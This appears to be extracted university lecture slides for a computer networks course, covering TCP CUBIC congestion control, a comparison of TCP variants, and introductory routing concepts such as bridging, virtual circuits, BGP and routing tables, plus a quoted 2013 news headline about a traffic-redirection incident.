  - 2 Plateaus - grows very slowly probing for more bandwidth
  - 3 Grows quickly if it finds some
- Window growth is independent of RTT
  - Fairer to further away streams

# TCP CUBIC

CUBIC increases its window to be real-time dependent, not RTT dependent like BIC. The calculation for cwnd (congestion window) is simpler than BIC, too.

Define the following variables:


$\beta$ :	Multiplicative decrease factor
$w_{max}$ :	Window size just before the last reduction
T:	Time elapsed since the last window reduction
C:	A Scaling constant
cwnd:	The congestion window at the current time

Then cwnd can be modeled by:

$$cwnd = C(T - K)^3 + w_{max}$$

$$\text{where } K = \sqrt[3]{\frac{w_{max}\beta}{C}}$$

# High Bandwidth Behaviour



# CUBIC

- Began as BIC (Binary Increase Congestion) in 2004
  - Depends on RTT (Round Trip Time)
- CUBIC
  - Uses real time calculations based on changes




Fig. 1: The Window Growth Function of BIC





Fig. 2: The Window Growth Function of CUBIC

# TCP CUBIC



# TCP Algorithms

Variant	Feedback	Required changes	Benefits	Fairness
(New)Reno	Loss	-	-	Delay
Vegas	Delay	Sender	Less loss	Proportional
High Speed	Loss	Sender	High bandwidth	
BIC	Loss	Sender	High bandwidth	
CUBIC	Loss	Sender	High bandwidth	
H-TCP	Loss	Sender	High bandwidth	
FAST	Delay	Sender	High bandwidth	Proportional
Compound TCP	Loss/Delay	Sender	High bandwidth	Proportional
Westwood	Loss/Delay	Sender	L	
Jersey	Loss/Delay	Sender	L	
BBR <sup>[11]</sup>	Delay	Sender	BLVC, Bufferbloat	
CLAMP	Multi-bit signal	Receiver, Routers	V	Max-min
TFRC	Loss	Sender, Receiver	No Retransmission	Minimum delay
XCP	Multi-bit signal	Sender, Receiver, Router	BLFC	Max-min

# Computer Networks T-409-TSAM Routing I

Stephan Schiffel

September 28th 2021

# Outline

- 1 The story so far
- 2 Routing Overview
- 3 Routing, Forwarding and Bridging: Interior Gateway Protocols
- 4 Bridging
- 5 Distance Vector Routing
- 6 Link-State Routing

# Overview

## The story so far

# Internet as an Emergent System

- Computer network began as single, somewhat bespoke systems
- SNA, X.25, Arpanet were each types of individual network
  - 1970's, 1980's, 90's many companies operated their own separate networks
  - X.25 SWIFT, SITA, Bundespost Telecom, Datapac, etc.
  - Applied in both public and private networks
  - Gateways existed to link some PTT networks together
- Truly revolutionary thing about the internet is its design goal to link networks together.
- This is highly non-trivial

# Scaling to Planetary Level


- Must be able to assign network addresses locally
- Must be able to manage networks locally
  - i.e. distributed responsibility
- Must be fault tolerant - i.e. adapt to:
  - Changes in links and addresses
  - Equipment failure
  - Network congestion
- All without any form of real-time central control

# Routing Overview

# Routing vs. Bridging

- Bridging:
  - Creating a simple aggregate network from multiple network segments
  - eg. Connecting two LAN segments
  - Relies on MAC address
- Routing:
  - Routing is the process of selecting a path for traffic in a network, **or** between multiple networks.


# Physical Environment




The environment of the network layer protocols.



## Inside a router, example




- Linecards with ports interconnected by a backplane
  - forwarding (data plane) – often in hardware
- Route processor (RP) runs routing protocols and management
  - *control-plane* processing



# Routing

- Datagram routing: route chosen on packet by packet basis
  - In practice there is less variability than theorised
- Virtual Circuit Routing: route chosen per distinct connection
  - eg. Phone calls/phone networks
  - Once set up, all traffic on circuit takes the same path
  - Nb. TCP/IP is connection oriented, but determination of packet routes is completely independent
- Static routing: route chosen as a prearranged, hard defined, set of relationships



# Virtual Circuit



A's table	C's table	E's table
H1   1 H3   1	C   1 C   2	A   1 E   1
In	Out	A   2 E   2 C   1 F   1 C   2 F   2


Routing within a virtual-circuit network.

# Routing is a systemic problem




# Routing depends on:


- Length of the link
- Speed
- Delay on the link
- Congestion
- Monetary cost
- (Peering agreements)




# Theoretical view of Routing



# Practical Internet Routing



# Internet(work) of Networks



# Routing Alphabet Soup 1

- Interior Gateway Protocol (IGP)
  - Protocol used to exchange routing information within an AS
  - eg. Internal company/corporate network
- Border Gateway Protocol (BGP)
  - Exterior Gateway Protocol (EGP), used to exchange routing and reachability information between AS's.
- Interior Border Gateway Protocol (iBGP)
  - Full mesh protocol used within an AS

# Mystery traffic redirection attack pulls net traffic through Belarus, Iceland

There's something happening here. What it is ain't exactly clear.

By John Leyden 22 Nov 2013 at 13:58

59



SHARE ▾




Tons of internet traffic is being deliberately diverted through locations including Belarus and Iceland, and intercepted by crooks or worse, security experts fear.

# Routing, Forwarding and Bridging: Interior Gateway Protocols

# Routing Protocols and Algorithms

- Routing Algorithms are used to make decisions about the best path to use
- Routing Protocols implement routing algorithms

## Routing and Forwarding



# Routing Table, Routing Information Base(RIB)

- Table stored in router or networked computer
- Lists routes to known network destinations
  - May include metrics/weights for those routes
  - eg. distances
- Effectively contains information about the local network topology
- Goal of Routing protocols is to construct Routing Tables

# Forwarding Table, aka Content-addressable memory(CAM) table

- Used to relay packets between connected network segments
- Optimised for fast lookup of destination addresses
- Precise role depends on network location
- Maps input network interface to correct output network interface
  - At periphery - map MAC addresses to ports
  - In centre, routing tables used to generate a forwarding table
- Forwarding decision also depends on type of forwarding
  - Unicast: 1 - 1 (source : destination)
  - Multicast: 1 - N (source : destinations in multicast group)
  - Broadcast: 1 - All (source : all hosts on next segment)

# Bridging

